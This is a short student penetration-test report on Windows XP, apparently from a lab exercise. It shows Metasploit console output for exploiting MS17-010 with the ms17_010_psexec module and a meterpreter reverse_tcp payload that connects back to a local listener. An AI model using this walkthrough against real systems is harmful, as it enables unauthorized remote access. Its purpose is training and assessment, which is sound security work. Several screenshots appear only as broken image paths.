Report on Windows XP vulnerability

Submitted by:

Uttam Kumar Rajbanshi

Submitted to:

Director of SB Computer

Date: 2023/01/02

Time: 08:31 PM

Contents


Introduction to Windows XP

Windows XP is an operating system that was produced by Microsoft as part of the Windows NT family of operating systems. It was released to the public on October 25, 2001, and was the successor to the Windows 2000 operating system. Windows XP was designed to be a more stable and user-friendly version of Windows, and it included several new features such as a revamped user interface, improved support for multimedia, and better networking capabilities. It was widely used until the release of its successor, Windows Vista, in 2007. Although Microsoft stopped supporting Windows XP in 2014, it remains a popular operating system, particularly in developing countries.

This is an old operating system of Microsoft which has no security support now. Which make it vulnerable from external threats.

Scanning

Nmap



At the bottom of the screenshot above we can see highlighted the RCE vulnerability ms17-010. Through this we can get meterpeter shell access through Metasploit framework.

Exploitation


Searching for listed vulnerability

```
msf6 exploit(windows/smb/ms08_067_netapi) > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Win
dows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execut
ion


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

First I searched for vulnerability that is shown in the nmap scan, after that I used Metasploit framework for exploitation as shown in the above screenshot. I used 1 option for the exploitation we can see in the below picture.

```
Shell No. 1
File  Actions  Edit  View  Help
msf6 exploit(windows/smb/ms08_067_netapi) > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                Required  Description
   ----                  ---------------                --------  -----------
   DBGTRACE              false                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                             yes       How many times to try to leak transaction
   NAMEDPIPE                                            no        A named pipe that can be connected to (leave blan
                                                                  k for auto)
   NAMED_PIPES           /usr/share/metasploit-framew   yes       List of named pipes to check
                         ork/data/wordlists/named_pip
                         es.txt
   RHOSTS                                               yes       The target host(s), see https://github.com/rapid7
                                                                  /metasploit-framework/wiki/Using-Metasploit
   RPORT                 445                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                  no        Service description to to be used on target for p
                                                                  retty listing
   SERVICE_DISPLAY_NAME                                 no        The service display name
   SERVICE_NAME                                         no        The service name
   SHARE                 ADMIN$                         yes       The share to connect to, can be an admin share (A
                                                                  DMIN$,C$, ... ) or a normal read/write folder share
   SMBDomain             .                              no        The Windows domain to use for authentication
   SMBPass                                              no        The password for the specified username
   SMBUser                                              no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.16.111   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Set target and get exploit



Here we can see I set ipaddress of the victim and set target and used run command. And at the end I got meterpreter shell we can see in the above screenshot in the bottom.

Conclusion

Vulnerability ms17-010 which is in the windows xp that is vulnerable which provide backdoor to the attacker which can access through meterpreter shell.